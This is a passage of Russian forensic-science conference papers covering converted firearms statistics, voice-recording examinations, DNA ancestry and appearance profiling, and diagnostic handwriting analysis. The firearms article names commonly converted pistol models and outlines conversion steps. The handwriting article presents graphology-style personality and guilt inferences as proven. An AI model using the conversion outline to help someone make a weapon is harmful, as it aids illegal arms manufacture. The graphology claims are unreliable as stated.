Так или иначе, все известные нам европейские определения и подходы к формулировке понятия «converted firearms» представляются несколько ограниченными. В соответствии с применяемой в России классификацией самодельных способов изготовления огнестрельного оружия в принципе только два способа из пяти перечисленных ниже соответствуют европейской концепции. Другие вариан-

---

[1] 18th Annual Meeting ENFSI EWG Firearms/GSR Lisbon – Portugal – October 2011.

[2] Nuno Pereira. A decade of converted pistols in Portugal / 18th Annual Meeting ENFSI EWG Firearms / GSR.

ты изготовления оружия в Европе практически не практикуются, но в этом и заключается различие наших реальностей.

Доля самодельного огнестрельного оружия от общего числа оружия, являющегося объектами судебной баллистики и поступающего на исследования в экспертные учреждения Российской Федерации, составляет около 20 %. Анализ данных федерального учета самодельного огнестрельного оружия, ведущегося в ЭКЦ МВД России, позволил выявить следующее:

– оружие, полностью изготовленное самодельным способом, составляет 51,2 % от общего числа всего самодельного оружия;

– оружие, изготовленное путем переделки газового, сигнального, пневматического, конструктивно сходных с оружием изделий или огнестрельного оружия ограниченного поражения, конструктивно-сходных с оружием изделий – 33,6 %;

– оружие, изготовленное с использованием отдельных деталей и частей оружия промышленного изготовления, а также внесением необратимых изменений в конструкцию огнестрельного оружия промышленного изготовления – 15,2 %.

Случаи самостоятельной сборки из деталей и частей огнестрельного оружия промышленного производства в настоящее время единичные.

Из приведенных данных следует, что одним из распространенных способов изготовления самодельного оружия является переделка огнестрельного оружия ограниченного поражения, газового и сигнального оружия. Особенно часто переделке подвергаются модели огнестрельного оружия ограниченного поражения и газового оружия отечественного производства, которые изготавливается из прочных стальных сплавов. Применение высокопрочных материалов в производстве газового оружия позволяет после его переделки успешно использовать для стрельбы боевые патроны без разрушения конструкции оружия. Статистические данные свидетельствуют, что доля отечественных моделей среди переделанного оружия составляет около 80 %. Наиболее часто переделке подвергаются сигнальные пистолеты МР-371, пневматические пистолеты МР-654К, газовые пистолеты ИЖ-79 (6П42-7,6 и 6П42-8) и ИЖ-78, «травматические» пистолеты ИЖ-79-9Т, ИЖ-78-9Т либо их различные модификации, прототипами которых являются известные пистолеты ПМ и ПСМ. Все переделки носят необратимый характер и наиболее распространенными способами являются: замена (так называемое «перестволение») или растачивание ствола, растачивание патронного упора затвора, переделка (сварка с последующей механической обработ-

кой) стойки рамки с последующей заменой ствола на изготовленный самодельным способом, в том числе в ряде случаев и нарезной, изготовление механизма запирания и переделки ударно-спускового механизма в случае переделки пневматических пистолетов.

По данным европейских экспертных учреждений, являющихся членами ENFSI, переделкой газового и сигнального оружия изготовляется, в зависимости от региона, от 30 до 80 % самодельного оружия. При этом более 90 % оружия переделывается под пистолетные патроны 6,35 mm Browning. Это обусловлено тем, что при производстве газового и сигнального оружия применяются алюминиевые сплавы, и конструкция оружия не обладает таким запасом прочности как оружие российского производства. Способы переделки зарубежного оружия в целом аналогичны практикуемым в нашей стране – это замена ствола на самодельно изготовленный, доработка затвора и ряд других операций. Наиболее часто переделке подвергаются газовые пистолеты Tanfoglio GT28, Valtro 85, Valtro 8000FS, BBM 315 Auto, револьверы BBM Olympic 38.

Иная ситуация наблюдается в Южной Азии, в частности в Индии. Оружие промышленного производства из-за своей стоимости недоступно для большинства населения этой страны. Кроме того, получение лицензии на его приобретение является достаточно сложной процедурой, и преступники предпочитают использовать так называемые «country-made guns» (оружие, сделанное в сельской местности). По конструкции это достаточно примитивные экземпляры дульнозарядного короткоствольного и длинноствольного кремневого оружия, изготовляемые из подручных материалов для стрельбы из которых применяются самодельные пули и дробь. По информации индийских коллег подобные экземпляры составляют около 30 % от всего огнестрельного оружия, поступающего на исследования в судебно-экспертные лаборатории страны[1].

Методический подход к исследованию самодельного оружия, в частности переделанного, в России и в зарубежных странах принципиально различается. В нашей стране в соответствии с методикой для признания объекта самодельным огнестрельным оружием необходимо произвести его экспериментальный отстрел с измерением скорости снаряда, выполнить расчет значения удельной кинетической

[1] Ajitesh Pal and H. K. Pratihari. The characteristics of some muzzle-loading country-made firearms and they projectiles in India/ AFTE Journal – Vol. 47. – Number 4, Fall, 2015. P. 220–223.

энергии, и сравнить полученное значение с минимальным энергетическим критерием поражаемости человеческого тела равным 0,5 Дж/мм^2. Если полученное значение больше или равно этого критерия, то оружие признается огнестрельным.

Во многих странах мира для признания исследуемого самодельного объекта огнестрельным оружием достаточно выявить в его конструкции признаки этого вида оружия и провести его экспериментальный отстрел. И этого вполне достаточно для привлечения владельца данного оружия к уголовной ответственности. Подобный подход вызывает двойственные чувства. С одной стороны, вызывает одобрение его достаточная бескомпромиссность, но с другой стороны, ему явно не хватает объективности.

Таким образом, в российской и зарубежной практике экспертного исследования самодельного огнестрельного оружия налицо различия не только в определениях этого оружия и его содержании, но и в методических аспектах его экспертного исследования. Представляется, что главным фактором этого обстоятельства являются разные законодательства, определяющие ответственность за преступления в сфере оборота оружия, которые обусловлены историческими традициями.

Людмила Евгеньевна Кротова[1],
старший преподаватель кафедры криминалистики
Московского университета МВД России имени В.Я. Кикотя

ОСОБЕННОСТИ НАЗНАЧЕНИЯ ФОНОСКОПИЧЕСКОЙ ЭКСПЕРТИЗЫ

Особое место среди судебных экспертиз занимает фоноскопическая экспертиза, состоящая в исследовании звукозаписей или иных источников акустической информации. За последние десятилетия данная экспертиза прочно вошла в практику раскрытия и расследования преступлений, являясь одним из способов получения важной доказательственной информации.

В современном обществе наблюдается всеобщая компьютеризация, распространенность сети Интернет, совершенствуются технологии фиксации и обработки информации, техническое оснащение предприятий. Наряду с положительными сторонами данных процес-

[1] © Кротова Л. Е., 2018.

сов, они зачастую способствуют росту таких тяжких преступлений как вымогательство, мошенничество, взяточничество, злоупотребление должностными полномочиями, шантаж и др., которые отличаются тщательной подготовкой, хорошей конспирацией в целях противодействия расследованию, поэтому привычные способы сбора доказательств малоэффективны из-за отсутствия материальных и идеальных следов [1].

В связи с этим важное доказательственное значение при раскрытии и расследовании данных преступлений приобретает исследование фонограммы голоса и речи подозреваемых лиц, в которой может содержаться информация о готовящемся или совершенном преступлении.Зачастую применяются различные средства аудио, видеозаписи с целью фиксации противоправной деятельности, которые могут быть получены из разных источников. В таких случаях также возникает необходимость в процессуальной проверке собранных доказательств посредством проведения фоноскопической экспертизы.

Результаты криминалистического исследования звуковых следов позволяют идентифицировать личность по фонограмме устной речи и установить иные значимые для дела доказательства, что является бесспорным и неоспоримым доказательством по уголовному делу, способствует изобличению виновных лиц.

Проведение фоноскопической экспертизы для решения диагностических, либо идентификационных вопросов представляет собой чрезвычайно сложный, трудоемкий и многоэтапный процесс, требующий больших временных затрат [2]. В связи с необходимостью исследования большого количества признаков, характеризующих особенности речи и голоса человека, звукозаписывающей аппаратуры, акустической обстановки и пр., отражающихся в зафиксированном на спорной фонограмме сигнале и в представленных для сравнения образцах.

Подбор всех необходимых для исследования материалов осуществляется следователем, их объем определяется вопросами, поставленными на разрешение эксперта. Как правило таких материалов требуется много, и они должны соответствовать определенным требованиям, в связи с чем возникают некоторые сложности на стадии подготовки к назначению такой экспертизы.

К материалам, направляемым на экспертизу относятся: 1) спорная фонограмма, подлежащая исследованию; 2) образцы для сравнительного исследования; 3) соответствующие материалы уголовного дела, в которых усматривается происхождение данных объектов.

Что касается спорной фонограммы, то она представляется на экспертизу в том виде, в котором была изъята при проведении следственного действия. При этом носитель, содержащий звуковую информацию, должен быть предварительно тщательно осмотрен, фонограмма прослушана, о чем составляется соответствующий протокол. Цель осмотра вызывается необходимостью удостовериться что на носителях зафиксирована именно та информация, которая относится к расследуемому уголовному делу. Часто на одном носителе бывает зафиксировано несколько разговоров, в том числе не относящихся к делу. В этом случае необходимо указать какой по счету разговор подлежит исследованию, определить его границы конкретными словами. Обстоятельства, выявленные в ходе такого осмотра, следует отразить в установочной части постановления о назначении экспертизы. Кроме того, необходимо помнить о необходимости упаковки изъятых носителей с фонограммой голоса в соответствии с криминалистическими требованиями обращения с вещественными доказательствами, учитывая специфику объектов, направляемых на исследование, соблюдая определенные меры предосторожности.

Наибольшие трудности возникают с представлением сравнительных образцов устной речи при проведении идентификационного исследования.

Получение образцов для сравнительного исследования регламентировано ст. 202 УПК РФ, чем и необходимо руководствоваться.

Образцы традиционно делятся на свободные, условно-свободные и экспериментальные. Свободными образцами принято считать голос и устную речь человека (личность которого известна), зафиксированные на магнитном или ином носителе, возникновение которых не связано с расследованием преступления. Условно-свободными – фонограммы следственных действий по расследуемому преступлению, выполненные не в связи с назначением фоноскопической экспертизы. Экспериментальные- образцы голоса и устной речи, которые получают у обвиняемого, подозреваемого или свидетеля специально для производства фоноскопической экспертизы [3].

Учитывая, что каждый из этих видов образцов, взятые порознь, не идеальны, т. е. не удовлетворяют необходимым требованиям, одни – по количеству, другие – по качеству, могут возникать сомнения в их происхождении, выработано требование о представлении всех трех видов образов для производства идентификационных исследований. Данные правила приняты в соответствии с Федеральным законом Российской Федерации № 73 «О государственной судебно-

экспертной деятельности в Российской Федерации» 2001 г. ст. 8, предписывающей необходимость объективной оценки всех имеющихся материалов при проведении экспертных исследований.

О сложной процедуре получения экспериментальных образцов написано немало научных статей и методических рекомендаций, поэтому хотелось бы остановиться на получении свободных образцов голоса и устной речи, что является часто необходимым условием для идентификации говорившего.

Ценность данных образцов заключается в том, что они выполнены не в связи с расследуемым уголовным делом, поэтому в них нет умышленного искажения необходимых признаков. Проблема заключается в том, как их обнаружить и определить несомненность их происхождения.

Практика показывает, что чаще всего такие образцы получают при проведении обыска, выемки, осмотра. Поэтому в отличии от экспериментальных образцов они могут быть получены лишь после возбуждения уголовного дела, а это делает практически невозможным идентификацию на стадии предварительной проверки сообщения о совершенном преступлении.

После обнаружения и изъятия свободного образца речи и голоса, запечатленного на аудиовидеозаписи ее следует осмотреть, о чем оставляется соответствующий протокол. При этом, полагаю, необходимо рекомендовать привлекать к участию в проведении данного следственного осмотра лиц, которые могли бы объективно дать информацию о событиях, запечатленных на изъятом носителе, их участниках. Целесообразно закрепить полученную информацию путем допроса указанных лиц. Данная процедура будет гарантировать соблюдение необходимого требования по предъявляемым образцам – несомненность происхождения.

В случаях активного противодействия расследованию, невозможности получения экспериментальных и свободных образцов, при необходимости назначения идентификационной фоноскопической экспертизы по делам о преступлениях средней тяжести, тяжким и особо тяжких преступлениях, на основании судебного решения может быть установлен контроль и запись переговоров в соответствии со ст. 186 УПК РФ. Результаты данного следственного действия, зафиксированного в протоколе осмотра и прослушивания аудиозаписи, как и сам носитель с фонограммой разговора могут быть использованы в качестве свободных образцов для сравнительного исследования.

Невозможно не согласиться с теми авторами, которые высказывают мнение о недопустимости использования образцов, полученных в результате оперативно-розыскных мероприятий, о чем неоднократно указывал Конституционный Суд Российской Федерации. Образцы для сравнительного исследования должны отвечать всем требованиям, предъявляемым к доказательствам [4].

Оперативно-розыскные материалы, содержащие фиксацию преступной деятельности, могут быть использованы только в качестве спорной фонограммы, в отношении которой назначается данная экспертиза.

Криминалистическое исследование голоса и речи человека является очень важным и перспективным направлением, способствующим наиболее эффективному раскрытию и расследованию преступлений. Для оптимизации процесса исследования, сокращения сроков ее проведения необходимо налаженное взаимодействие экспертов и сотрудников предварительного расследования, с тем чтобы исключить случаи предоставления экспертам неполного и некачественного материала.

Библиографический список

1. Суворова И. В. Подготовка и назначение судебно-фоноскопической экспертизы. // Раскрытие и расследование преступлений: наука, практика, опыт : сборник научных статей. Вып. 2. – 2017. – С. 153.

2. Горячева Е. А. К вопросу об оптимизации процесса исследования при производстве фоноскопических экспертиз в экспертно-криминалистических подразделениях органов внутренних дел Российской федерации // Известия Тульского гос. Университета. Экономич. и юридич. Науки : научный журнал. – 2017. – № 1–2. – С. 73–78.

3. Юрина Ю. В. К вопросу о подготовке к назначению фоноскопической экспертизы // Проблемы правовой и технической защиты информации. – 2015. – С. 215.

4. Лапшин В. Е. Процессуальные особенности получения образцов для сравнительного исследования для последующего проведения фоноскопической экспертизы по уголовным делам. // Вестник Нижегородской Академии МВД России. – 2016.– № 2. – С. 34.

Сергей Николаевич Кубитович[1],
преподаватель кафедры оружиеведения и трасологии
Московского университета МВД России имени В.Я. Кикотя

ДНК-ПОРТРЕТ ЧЕЛОВЕКА

ДНК (дезоксирибонуклеиновая кислота) – носитель генетической информации о человеке, записанной в виде последовательности нуклеотидов с помощью генетического кода [6]. ДНК каждого живого существа (за исключением однояйцевых близнецов) уникальна и является своеобразным «генетическим отпечатком», остающимся индивидуальным и неизменным на протяжении всей жизни человека.

Данное свойство ДНК находит широкое применение во многих сферах человеческой деятельности. Так, в уголовном и гражданском судопроизводстве ДНК-исследования проводятся для выявления биологического родства, установления личности преступника по тем биологическим следам, которые были оставлены им на месте совершения преступления, идентификации неопознанных трупов и др. Повседневной практикой учреждений здравоохранения стало проведение анализа ДНК при подборе доноров для проведения трансплантации органов, в репродуктивной медицине в целях диагностики и лечения генетических заболеваний и др.

В связи с развитием биотехнологий и доступностью методов исследования ДНК в последнее время особой популярностью как в России, так и за рубежом пользуются ДНК-тесты, позволяющие с высокой долей достоверности устанавливать некоторые способности человека (музыкальные, художественные, спортивные и др.), выявлять ряд наследственных заболеваний, таких как диабет, рак, болезнь Альцгеймера, заболевания сердца и т. д.), получать рекомендации по рациональному питанию (ДНК-диета) и др. [10;11;12].

Для проведения таких исследований у испытуемого лица отбирается индивидуальный биологический материал, содержащий персональную ДНК.

Вместе с тем, с молекулой ДНК, помимо ее индивидуальности, связано и другое основополагающее свойство – наследственность и способ передачи наследственной информации. Таким образом, молекула ДНК является носителем не только индивидуальной информации о конкретном индивидууме, но способна передавать наследственную информацию о родителях и родственниках данного лица.

---

[1] © Кубитович С. Н., 2018.

С каждым годом возможности исследования ДНК позволяют получать все больше данных о ее обладателе и, как следствие, близком родственном окружении. В этой связи показательными представляют активно проводимые в последнее время исследования по установлению географического, этнического происхождения индивидуума, а также признаков его внешности и прогнозирование поведенческих способностей человека.

Так, особую популярность сегодня приобрел генеалогический ДНК-тест, позволяющий выяснить происхождение предков и определить, какие национальности оставили след в геноме отдельного человека. Метод позволяет проследить за родством по всему миру с точностью до 98 %. Работает он примерно также, как работают GPS-коммуникаторы. Только в качестве координат для определения местоположения метод использует данные ДНК человека. Такое определение сегодня возможно независимо от расы или места жительства лица [9]. Результаты таких исследований позволяют определить расовую принадлежность человека, узнать какие национальности и в каком процентном соотношении оставили след в геноме, его национальность и возможное место рождения определенного человека, отыскивать возможных родственников во втором, третьем и более колене и др. [13; 14].

Подобные результаты стали возможными благодаря широкомасштабным исследованиям особенностей ДНК, проведенным учеными по всему миру. К примеру, анализ, проведенный европейскими учеными, показал, что население Германии и Великобритании, генетически находятся довольно близко друг к другу. Если немцы и британцы имеют немало генетических сходств, то этого не установлено в отношении шведов и финнов. Ученые, констатировали заметные генетические различия между жителями Швеции и Финляндии [1].

Подобные исследования проводятся и в нашей стране. В 2009 году было закончено полное «прочтение» (секвенирование) генома представителя Русского этноса. Для это было исследовано и учтено ДНК нескольких тысяч человек. Секвенированию подвергся геном Русского мужчины. Его расшифровка была выполнена на базе Национального исследовательского центра «Курчатовский институт» (Данный исследовательский центр имеет признанный научный статус в мире). Известно, что это седьмой расшифрованный геном в азиатской части континента: до этого были якуты, буряты, китайцы, казахи, староверы, ханты.

В свою очередь полный генетический портрет Русского мужчины – это уже восьмой в мире наряду с американцем, африканцем, корейцем, европейцем и др. В настоящее время созданы все предпосылки для создания первой этнической карты России. Так, академик Константин Скрябин руководитель геномного направления в НИЦ «Курчатовский институт», считает, что «за пять-шесть лет будет составлена генетическая карта всех народов мира» [15].

Однако, уже и сегодня накопленная генетическая информация о народах, населяющих Россию, используется правоохранительными органами в ходе раскрытия и расследования преступлений. Так, в 2011 году после совершения в аэропорту Домодедово террористического акта, его исполнитель террорист-смертник был установлен по результатам исследования ДНК. Для этого по базе данных, которая создавалась в НИЦ «Курчатовский институт» более сорока лет, было проведено сопоставление информации о мутациях в генах, которые наиболее часто встречаются в определенных районах нашей страны и генетической информации с биологического материала, оставшегося от террориста после взрыва. Это дало возможность довольно точно подсказать криминалистам район, где находятся предки данного человека. Таким образом, сначала генетики помогли определить регион происхождения предков террориста (им оказался один из регионов Северного Кавказа и народность – ингуши), а затем – установить родство по предполагаемым родственникам исполнителя теракта и ДНК останков смертника [4]. Это помогло быстро раскрыть преступление: уже через неделю после взрыва следователи располагали информацией о личности исполнителя теракта – Магомеда Евлоева.

Еще одним значимым примером может служить помощь генетиков в установлении личности Новосибирского маньяка. По результатам исследования биологического материала с мест происшествий учеными было установлено, что маньяк был не коренным новосибирцем, он происходил из Забайкалья, причем генетики определили его малую родину вплоть до района. Подсказка сузила круг поиска и через две недели преступника задержали [5].

Другое направление, в котором активно во всем мире проводятся широкомасштабные научные исследования, является прогнозирование по результатам анализа ДНК признаков внешности человека: цвета глаз, волос, кожных покровов; возраста, строения лица; роста; конституциональных особенностей скелета и т. д. Изучение генетических маркеров признаков внешности разрабатывается в рамках «ДНК-фенотипирования». Под данным методом понимается установ-

ление методами ДНК-анализа различных признаков человека – морфологических, физиологических, поведенческих, включая предрасположенности к различным заболеваниям [3].

Так, по заявлению Датских ученых ими были проведены исследования влияния восьми определенных генов на цвет радужной оболочки глаза. Полученные результаты позволили генетикам предсказать карий цвет глаз с вероятностью 93 %, голубой – 91 %. Промежуточный цвет глаз определялся с меньшей вероятностью – 73 % [8].

Осуществляются и попытки установления возраста человека по его ДНК. Основными методами исследования в данном направлении являются: подсчет хромосомных аббераций в лимфоцитах, оценка гетероплозмии мтДНК или длины теломерных участков хромосом. Следующим наиболее достоверным и перспективным является метод количественного анализа перестроек гена TCR в Т-лимфоцитах. Такие перестройки гена TCR в Т-лимфоцитах отражают активность тимуса, которая в свою очередь обусловлена возрастом человека. Метод предложили исследователи под руководством Манфреда Кайзера (Manfred Kayser), профессора Медицинского центра Университета Эразма Роттердамского (Erasmus MC University Medical Center Rotterdam), Нидерланды. Данный метод не позволяет получать точного значения возраста обследуемого лица. Полученные результаты дают приближение с разбросом плюс-минус 9 лет (т. е. с точностью до 18 лет), при условии, что человек здоров [7]. Нидерландские исследователи протестировали свежие и хранившиеся полтора года в холодильнике образцы крови одних и тех же испытуемых. И убедились, что хранение не влияет на изучаемый показатель. К тому же, для оценки возраста требуется очень маленькое количество крови. Авторы говорят, что метод работает, начиная с 5 нанограммов. Это особенно важно при раскрытии и расследовании преступлений, когда обнаруживаются незначительные количества следов крови. Однако, подчеркивают ученые, для данного исследования подходит только кровь, а не слюна и не сперма, где нет нужного количества Т-лимфоцитов.

В науке имеются и иные результативные примеры исследований структуры ДНК, позволяющие с большой степенью достоверности устанавливать как разнообразные физиологические и психологические особенности самого лица, так и его родителей и родственников [2][1]. В

[1] Пименов М. Г. Методические аспекты исследования тканей и выделений человека // Сб. материалов 2-й международной научно-практической конференции. Тула, 2005.

дальнейшем предполагается по геномной информации установление полного «портрета» человека.

Библиографический список

1. Жители Северной Европы генетически сильно отличаются друг от друга: Риановости (публ. от 15:2324.10.2008 г.) [Электронный ресурс] // URL: https://ria.ru/science/20081024/153768952.html (дата обращения 10.09.2017).

2. Пименов М. Г. Методические аспекты исследования тканей и выделений человека // Сб. материалов 2-й международной научно-практической конференции. – Тула, 2005.

3. Перепечина И.О. Правовые проблемы использования геномной информации в правоприменительной деятельности // Использование новых видов криминалистически значимой информации в правоприменительной деятельности. – М., 2012 // URL: http://www.law.msu.ru/node/22788 Москва (дата обращения 10.09.2017).

4. РИА Новости [Электронный ресурс] // URL: https://ria.ru/spravka/20120710/696130713.html (дата обращения 14.09.2017); Генетики берут след …/ Pravda.ru от 18 июля 2016 г. [Электронный ресурс] // URL:: https://www.pravda.ru/social.html; Писатель Владимир Губарев беседует с выдающимися учеными директором Института общей генетики им Н. И. Вавилова РАН, членом-корреспондентом РАН Николаем Янковским.

5. Российско-белорусская ДНК-дактилоскопия поможет в борьбе с преступностью // Электронная газета Коммерсант.RY от 19.10.2015 [Электронный ресурс] // URL: https://www.kommersant.ru/doc/2835930. Интервью со Светланой Боринской, доктором биологических наук, Институт общей генетики им. Н. И. Вавилова.

6. Bustamante C., Bryant Z., Smith S. B. Ten years of tension: single-molecule DNA mechanics (англ.) // Nature. – 2003. – P. 423–427; DNA pioneer’s 'eureka' moment. It will be 25 years on Thursday since British scientist Professor Sir Alec Jeffreys discovered the DNA fingerprint. Claire Marshall joined him in his laboratory to talk about his breakthrough and the changes it has wrought over the last 25 years. // BBC-News. URL: news.bbc.co.uk (September 9, 2009).

7. D. Zubakov, F. Liu, M.C. van Zelm, J. Vermeulen, B. A. Oostra, C.M. van Duijn, G. J. Driessen, J.J.M. van Dongen, M. Kayser and A. W. Langerak. Estimating human age from T-cell DNA rearrangements // Current Biology. – Vol 20.– № 22. – P. R970–971.

8. Fan Liu, Katevan Duijn, Johannes R. Vingerling, Albert Hofman, André G. Uitterlinden, A. Cecile J. W. Janssens, ManfredKayser. Eye color and the prediction of complex phenotypes from genotypes // Current Biologi. – Volume 19. – Issue 5. – 10 March. – 2009, P. R192–R193.

9. Gurdasani D., Carstensen T., Tekola-Ayele F. et al. The African Genome Variation Project shapes medical genetics in Africa // Nature. 2015. Vol. 517. № 7534. P. 327–332; Ученые могут определить по ДНК географическое место происхождения ваших предков (публикация от 3 мая 2014 г.) [Электронный ресурс] // URL: https://hi-news.ru/technology/uchenye-mogut-opredelit-po-dnk-geograficheskoe-mesto-proisxozhdenie-vashix-predkov. html. (дата обращения 10.09.2017).

10. Michael Müller, Sander Kersten, 2003. Opinion: Nutrigenomics: goals and strategies. Nat Rev Genet. 4, P. 315–322.

11. URL:https://letidor.ru/obrazovanie/a0-otvechaet-genetik-kak-opredelit-sposobnosti-po-dnk-1390.shtml от 12 февраля 2016 (дата обращения 10.09.2017).

12. URL: http://mygenome.su/news/205/ Ученые требуют засекретить генетическую информацию детей (дата обращения 10.09.2017).

13. URL: https://testdnk.pro/informacia/zagadki-dnk-geneticheskij-portret-chelovechestva.html Загадки ДНК. Генетический портрет человека. (дата обращения 10.09.2017).

14. URL: http://www.mhealth.ru/health/organizm/test-dnk-kak-uznat-vsyu-pravdu-o-svoix-predkax-plyunuv-v-probirku/#ixzz4sCaNdr7k (дата обращения 10.09.2017).

15. URL: http://www.genofond.ru (дата обращения 10.09.2017).

Андрей Николаевич Куфтерин[1],
преподаватель кафедры криминалистики
Рязанского филиала Московского университета
МВД России имени В.Я. Кикотя

Сергей Владиславович Булатецкий[2],
начальник кафедры криминалистики
Рязанского филиала Московского университета
МВД России имени В.Я. Кикотя,
доктор медицинских наук

ВОЗМОЖНОСТИ НЕ ИДЕНТИФИКАЦИОННЫХ ИССЛЕДОВАНИЙ ПОЧЕРКА В УСТАНОВЛЕНИИ СВОЙСТВ И СОСТОЯНИЙ ЛИЧНОСТИ ПИШУЩЕГО НА СОВРЕМЕННОМ ЭТАПЕ РАЗВИТИЯ КРИМИНАЛИСТИКИ

В последнее время во всех сферах деятельности общества стали особенно актуальны вопросы борьбы с преступностью и ее профилактики. Преступность относится к числу весьма общественно опасных негативных социальных явлений, приводящих к нарушению правопорядка, ущемлению конституционных прав и свобод граждан, криминализации в сфере экономики и государственного управления. На протяжении последних десятилетий в нашей стране преступность остается на стабильно высоком уровне, о чем свидетельствуют многочисленные эмпирические исследования независимых организаций. Например, согласно данным УНП ООН (Управление Организации Объединенных Наций по наркотикам и преступности), опубликованным в 2014 г. (исследования проводятся раз в несколько лет) Россия по уровню умышленных убийств находится на 154 месте из 219 возможных, опережая такие страны как Ирак, Сомали, Афганистан, Палестина. В индексе восприятия коррупции, который каждый год составляет международная организация «Transparency International» по данным за 2016 год Россия заняла 131 место из 176, оказавшись в одном ряду с Ираном, Казахстаном, Непалом и Украиной.

Данные исследований уровня преступности и коррупции в нашей стране свидетельствуют о том, что планомерная борьба с этими негативными социальными явлениями, защита конституционных прав и свобод, законных интересов граждан от преступных посягательств

[1] © Куфтерин А. Н., 2018.
[2] © Булатецкий С. В., 2018.

еще долго будут востребованы обществом. Уровень преступности невозможно уменьшить, не принимая во внимание особенности личности лиц, совершивших преступления и правонарушения, не разрабатывая мероприятия по поиску новых и совершенствованию существующих криминалистических методов и средств в работе по раскрытию и расследованию преступлений.

Весьма эффективным криминалистическим методом раскрытия преступлений является исследование почерка на вещественных доказательствах, найденных на месте происшествия или изъятых в ходе расследования уголовных дел, которое позволяет получить достаточный объем как идентификационной, так и диагностической информации о личности выполнившего рукопись [1]. В этой ситуации понятным становится существенный прирост назначаемых и проводимых почерковедческих экспертиз. Решение идентификационных задач является традиционным при производстве экспертиз данного вида. Но диагностические исследования также являются необходимыми в практике расследования, их задача состоит в установлении дополнительных сведений об исполнителе рукописной записи, обстоятельств и условий выполнения им рукописи [2].

Знание природы личности преступника может способствовать предупреждению и раскрытию преступлений, разработке методики расследования отдельных видов и групп преступлений [4]. Знания о личности преступников оказывают влияние на организацию индивидуально-профилактической работы с данной категорией граждан. Говоря о степени научной разработанности знаний о личности преступников и правонарушителей отечественными криминалистами, охарактеризуем ее как недостаточную. Несмотря на то, что теме причин преступного поведения и особенностей личности преступников и уделялось значительное внимание криминологов и криминалистов, она в работах большинства авторов исследована только в общих чертах. То есть сегодня актуальной является проблема совершенствования имеющихся путей и методов раскрытия, расследования и профилактики преступлений. Одним из таких методов является неидентификационное (диагностическое) исследование почерка – направление почерковедческой экспертизы, находящееся на стыке криминалистики, изучающей особенности почерка человека, и психологии, изучающей личность человека [3].

В работах ученых-почерковедов, посвященных криминалистике и судебно-почерковедческой экспертизе обычно не уделяется достаточное внимание психофизиологическим особенностям навыка пись-

ма. В свою очередь неидентификационные исследования по установлению свойств и состояний личности пишущего, отражающихся в рукописи при ее выполнении, требуют дальнейшей разработки и научного обоснования. Между тем знание закономерностей влияния мыслительных процессов, проявляющихся при исполнении текста, влияние особенностей личности на почерк исследуемого лица позволит судить об условиях выполнения анализируемого текста. Данное обстоятельство имеет важное значение для установления по делу материальной истины, когда при расследовании и раскрытии преступлений возникает необходимость в реконструкции поведения преступника посредством изучения выполняемых им действий при написании элементов рукописи. Индивидуальные особенности типа мыслительной деятельности, реализующиеся пишущим в рукописи, также значительно влияют на качество выявления свойств и состояний личности, а, следовательно, и на достоверность заключения эксперта-почерковеда, в связи с чем становится очевидной необходимость расширения исследований в данном направлении.

Неидентификационное (диагностическое) исследование почерка могло бы стать одной из ведущих методик в деятельности криминалистов и специалистов в области юридической психологии, как один из немногих методов, дающих информацию о человеке в его отсутствие, или при нем самом, когда он не подозревает о том, что производится графологическая процедура исследования его рукописи (например, по рукописному тексту объяснения правонарушителя). Тем самым устраняется субъективное влияние правонарушителя на результаты исследования свойств и состояний его личности и повышается объективность оценки.

Существуют и опробованы на практике методы раскрытия преступлений по почерку (подозреваемому предлагают подробно по часам описать на бумаге все свои действия в тот день, когда было совершено преступление). Далее рукопись изучается опытным экспертом и фиксируются изменения почерка при описании определенных моментов времени. Исследования показали, что при описании момента времени, в который было совершено преступление почерк преступника изменяется и это изменение, зафиксированное в рукописи, можно выявить и связать со временем совершения преступления.

Криминалистами экспериментально доказано существование постоянной причинной связи между свойствами и состояниями личности и почерком исполнителя рукописи. Обобщая вышеизложенное, можно сказать, что неидентификационные исследования почерка мо-

гут послужить эффективной методикой в установлении свойств и состояний личности пишущего, на современном этапе развития криминалистики, способствуя профилактике преступлений, их расследованию и раскрытию, объединяя достижения криминалистики, судебной почерковедческой экспертизы, графологии и психологии.

Повлиять на состояние преступности в обществе невозможно, без знаний об особенностях личности правонарушителей. Знание природы личности преступника на современном этапе развития криминалистики может оказать большое подспорье в предупреждении и раскрытии преступлений, в разработке современных методик расследования отдельных видов и групп преступлений.

Суммируя вышеизложенное и говоря о возможностях применения неидентификационных исследований почерка в целях установления свойств и состояний личности пишущего можно сделать следующие выводы:

1. На современном этапе развития криминалистики особенно актуальна проблема борьбы с преступностью – в плане совершенствования криминалистических методик, в частности определения свойств и состояний личности по почерку, задействования в этом процессе представителей различных наук (криминалистов, судебных медиков, психиатров, графологов и психологов).

2. Достижения психологии, графологии, а также криминалистики в плане неидентификационного исследования почерка, необходимо использовать в работе с правонарушителями в целях расследования, раскрытия и профилактики преступлений. Для установления личностных свойств и особенностей психики человека могут быть применены диагностические исследования почерка.

3. Существует зависимость между психологическими особенностями личности человека и его почерком как письменно-двигательным навыком. Поэтому возможно применение неидентификационных исследований почерка для разработки новых методик расследования и раскрытия преступлений, установления свойств и состояний личности пишущего.

Библиографический список

1. Куфтерин, А. Н. Психографология и родственное ей неидентификационное криминалистическое исследование почерка как методы исследования личности правонарушителей / А. Н. Куфтерин, С. В. Поршин, А. А. Рудавин // В сб. : Актуальные проблемы уголов-

ного процесса и криминалистики сборник научных трудов, посвященный 15-летию принятия Уголовно-процессуального кодекса Российской Федерации. – Рязань, 2016. – С. 219–222.

2. Куфтерин, А. Н. Возможности использования психографологии в диагностике свойств и состояний личности сотрудников правоохранительных органов / А. Н. Куфтерин, С. В. Булатецкий, И. В. Хамидова, Е. А. Лопатин // Российский научный журнал. – 2015. – № 5 (48). – С. 288–293.

3. Куфтерин, А. Н. Метод полиграфных проверок и психографология как психофизиологические методы диагностики свойств и состояний личности сотрудников правоохранительных органов / А. Н. Куфтерин, С. В. Булатецкий, И. В. Хамидова, Е. А. Лопатин // Российский научный журнал. – 2015. – № 6 (49). – С. 306–311.

4. Салекин, М. С. Расследование краж из жилища в сельской местности, совершаемых цыганами. – М. : Юрлитинформ, 2018. – 216 с.

Светлана Борисовна Лисовская [1],
доцент кафедры аналитической токсикологии,
фармацевтической химии и фармакогнозии
Института фармации и трансляционной медицины
ФГАОУ ВО Первый МГМУ им. И. М. Сеченова
Минздрава России (Сеченовский Университет),
кандидат фармацевтических наук

